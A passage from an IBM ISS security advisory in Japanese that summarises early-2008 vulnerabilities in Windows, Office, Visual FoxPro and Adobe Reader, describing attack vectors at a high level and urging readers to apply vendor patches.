Microsoft Windows の oleaut32 ライブラリーにバッファーオーバーフローの脆弱性が発見された。この脆弱性の悪用により、任意のコードを実行される可能性がある。攻撃は、攻撃者が用意した不正な形式のスクリプト要求を含む Web サイトをユーザーが表示することで実行される。影響を受ける環境等の詳しい情報を下記サイトよりご確認いただき、適切なパッチを適用することで、脆弱性を修正できる。

Microsoft: http://www.microsoft.com/japan/technet/security/bulletin/ms08-008.mspx

（3） Microsoft Works Converter でのセクションヘッダーのインデックス表の情報によるリモートコード実行

Microsoft Works Coverter に、リモートから任意のコードを実行される可能性がある脆弱性が発見された。特別に細工された Works(.wps)ファイルを、影響を受けるバージョンの Microsoft Office や Microsoft Works で開くと、この脆弱性によりリモートコードが実行される可能性がる。この脆弱性を悪用するために、攻撃者は Web サイトやメールの添付ファイルを利用して特別に細工されたファイルをユーザーに開かせる必用がある。そのため、Works(.wps)ファイルを開く場合は信頼できる宛先から受け取ったものであることを常に確認する必要がある。影響を受ける環境等の詳しい情報を下記よりご確認いただき、適切なパッチを適用することで脆弱性を修正できる。

Microsoft: http://www.microsoft.com/japan/technet/security/bulletin/ms08-011.mspx

（4）リモートでの Vista サービス不能（DHCP ブロードキャスト）

Microsoft Windows Vista(Service Pack 1 を除く)の DHCP サーバーで使用される重複アドレス検出ロジックにサービス不能(DoS)攻撃を受ける可能性がある脆弱性が発見された。この攻撃を行うために攻撃者は悪意ある DHCP サーバーを作成し、複数のホストに同一のブロードキャスト IP アドレスを設定する必要があるものの、攻撃が行われた場合サービス不能（DoS）が引き起こされ、オペレーティングシステム全体がダウンする可能性がある。下記サイトから詳しい情報をご確認いただき、適切なパッチを適用することで脆弱性を修正できる。

Microsoft: http://www.microsoft.com/japan/technet/security/bulletin/ms08-004.mspx

（5） Microsoft Visual FoxPro での FPOLE.OCX ActiveX コントロールによるバッファーオーバーフロー

Microsoft Visual FoxPro ActiveX コントロールにバッファーオーバーフローに対する脆弱性が発見された。この脆弱性の悪用により任意のコードが実行される可能性がる。攻撃は、攻撃者が用意した悪意あるWebページをユーザーが表示することで引き起こされる。この脆弱性を悪用する不正コードの存在も既に確認されているため、注意が必要である。影響を受ける環境等の詳しい情報を下記サイトよりご確認いただき、適切なパッチを適用することで脆弱性を修正できる。

Microsoft: http://www.microsoft.com/japan/technet/security/bulletin/ms08-010.mspx

（6） Microsoft Excel でのリモートコード実行の脆弱性

Microsoft Excel で Excel ファイルを開く際のマクロの処理方法に脆弱性が発見された。この脆弱性の悪用により、任意のコードが実行される可能性がある。攻撃は、攻撃者が不正な形式のヘッダー情報を含む特別に細工した Excel ファイルを Web サイトに設置するかメールの添付ファイルとして送信し、ユーザーが影響を受けるMicrosoft Excel で開くことで実行される。X-Force では、この脆弱性を悪用した攻撃を確認している。そのため、下記のサイトから詳しい情報をご確認いただき、早急に適切なパッチを適用していただきたい。

Microsoft: http://www.microsoft.com/japan/technet/security/bulletin/ms08-014.mspx

（7） Adobe Reader および Adobe Acrobat によるリモートでのコードの実行

Adobe Acrobat Reader 8.1.1 とそれ以前のバージョン（7.x も含む）および Adobe Acrobat 8.1.1とそれ以前のバージョン(7.x も含む)に、バッファーオーバーフローの脆弱性が発見された。この脆弱性の悪用により、任意のコードが実行される可能性がある。攻撃は、攻撃者が不正な形式の PDF ファイルを Web サイトに設置するかメールの添付ファイルとして送信し、ユーザーが影響を受ける Adobe Reader または Adobe Acrobat で開くことで実行される。SOC ではこの脆弱性を悪用した攻撃を国内で確認している。PDF ファイルを開く場合、信頼できる作成者によって作成されていることや、メールで添付された場合は、信頼できる送信者であることを常に確認していただきたい。また、下記サイトから詳しい情報をご確認いただき、早急に最新バージョンへのバージョンアップを実施していただきたい。

Adobe: http://www.adobe.com/jp/products/acrobat/readstep2.html

寄稿者
ISS 事業部　マネージド　セキュリティ　サービス部
シニアセキュリティエンジニア：守屋　英一

ISS 事業部　マネージド　セキュリティ　サービス部
セキュリティエンジニア：朝長　秀誠

ISS 事業部　マネージド　セキュリティ　サービス部
セキュリティエンジニア：窪田　豪史

ISS 事業部　マネージド　セキュリティ　サービス部
セキュリティエンジニア：菅野　祐貴

ISS 事業部　マネージド　セキュリティ　サービス部
セキュリティエンジニア：福野　直弥

ISS 事業部　マネージド　セキュリティ　サービス部
セキュリティエンジニア：平松　祐

【奥付】
日本アイ・ビー・エム株式会社　ISS 事業部